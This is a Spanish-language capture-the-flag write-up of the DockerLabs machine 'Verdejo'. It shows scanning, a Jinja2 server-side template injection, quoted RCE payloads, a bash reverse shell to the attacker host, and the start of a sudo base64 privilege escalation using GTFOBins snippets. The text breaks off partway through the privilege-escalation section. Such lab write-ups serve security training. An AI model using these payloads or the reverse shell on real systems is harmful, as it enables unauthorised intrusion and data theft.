🏴‍☠️ Write-Up: Máquina "Verdejo"

📌 **Plataforma: DockerLabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Confirmo conectividad con la máquina objetivo.



```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.148 ms

─── 172.17.0.2 ping statistics ───
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.148/0.148/0.148/0.000 ms
```


🎯 2. Escaneo y Enumeración

Busco y enumero los puertos abiertos junto a sus versiones.




```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -sS -Pn -sC -sV --open 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-16 16:05 EDT
Nmap scan report for pressenter.hl (172.17.0.2)
Host is up (0.000016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey: 
|   256 dc:98:72:d5:05:7e:7a:c0:14:df:29:a1:0e:3d:05:ba (ECDSA)
|_  256 39:42:28:c9:c8:fa:05:de:89:e6:37:62:4d:8b:f3:63 (ED25519)
80/tcp   open  http    Apache httpd 2.4.59 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.59 (Debian)
8089/tcp open  http    Werkzeug httpd 2.2.2 (Python 3.11.2)
|_http-title: Dale duro bro
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.43 seconds
```

Busco directorios en la web del puerto 80.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 10701]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Busco directorios en la web del puerto 8089.




```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.17.0.2:8089 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2:8089
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 273608 / 830576 (32.94%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 273693 / 830576 (32.95%)
===============================================================
Finished
===============================================================
```


Utilizo whatweb para ver información extra.




```
┌──(kali㉿kali)-[~]
└─$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]

┌──(kali㉿kali)-[~]
└─$ whatweb 172.17.0.2:8089
http://172.17.0.2:8089 [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[172.17.0.2], Python[3.11.2], Title[Dale duro bro], Werkzeug[2.2.2]
```


En la web del puerto 8089 hay un input, ingreso algo para testear y veo que al confirmarlo, en la url hay un parámetro.


172.17.0.2:8089


Nada interesante que buscar


hola



172.17.0.2:8089/?user=hola


Hola hola

No hay nada aqui de verdad.


Intento y confirmo que no funciona para ejecutar comandos típicos de cmd.



172.17.0.2:8089/?user=whoami


Hola whoami

No hay nada aqui de verdad.


Entonces, creo que podría tener la vulnerabilidad **SSTI**, entonces decido comprobarlo y efectivamente tengo razón.


172.17.0.2:8089/?user={{4*4}}


Hola 16

No hay nada aqui de verdad.

Como se que tiene vulnerabilidad SSTI , para este caso busco código en python en: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/Python.md



https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server Side Template Injection/Python.md

PayloadsAllTheThings / Server Side Template Injection / **Python.md**

408 lines (312 loc) · 15.4 KB

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}
```

We can use these shorter payloads from @podalirius_: python-vulnerabilities-code-execution-in-jinja-templates:

```
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
```


With objectwalker we can find a path to the `os` module from `lipsum`. This is the shortest payload known to achieve RCE in a Jinja2 template:

```
{{ lipsum.__globals__["os"].popen('id').read() }}
```

Exploit The SSTI By Calling subprocess.Popen

⚠ the number 396 will vary depending of the application.

Pego el comando en el input de la web, lo que va a permitir que este SSTI pueda ejecutar comandos tipo RCE.




172.17.0.2:8089

Nada interesante que buscar

ls__["os"].popen('id').read() }}

No hay nada enserio, no toques




172.17.0.2:8089/?user={{+lipsum.__globals__["os"].popen('id').read()+}}

Hola uid=1000(verde) gid=1000(verde) groups=1000(verde)

No hay nada aqui de verdad.

Como ahora puedo ejecutar comandos de forma remota (RCE) decido usarlo para hacer una reverse shell con bash.




```
sudo nc -lvnp 443
```

```
sh -i >& /dev/tcp/172.17.0.1/443 0>&1
```

💥 3. Explotación de Vulnerabilidades


Entonces el código para el input de la web quedaría:
{{ lipsum.__globals__["os"].popen('bash -c \'bash -i >& /dev/tcp/172.17.0.1/443 0>&1\'').read() }}

Me pongo a la escucha con netcat.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for kali:
listening on [any] 443 ...
```

Ingreso el código y lo ejecuto.




Nada interesante que buscar

72.17.0.1/443 0>&1\'').read() }}

No hay nada enserio, no toques


Recibo la conexión de forma exitosa en mi netcat.



```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 37086
bash: cannot set terminal process group (94): Inappropriate ioctl for device
bash: no job control in this shell
verde@bd3193c891f7:~$ whoami
whoami
verde
verde@bd3193c891f7:~$ id
id
uid=1000(verde) gid=1000(verde) groups=1000(verde)
```


🔐 4. Escalada de Privilegios y Post-explotación

Con “sudo -l” busco archivos que tengan permisos de ejecución con SUDO.



```
verde@bd3193c891f7:~$ sudo -l
sudo -l
Matching Defaults entries for verde on bd3193c891f7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User verde may run the following commands on bd3193c891f7:
    (root) NOPASSWD: /usr/bin/base64
```

En GTFOBINS busco un comando para escalar privilegios con “base64” usando sudo. Prácticamente permite decodificar algo y muestra el contenido decodificado.



File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file_to_read
base64 "$LFILE" | base64 --decode
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

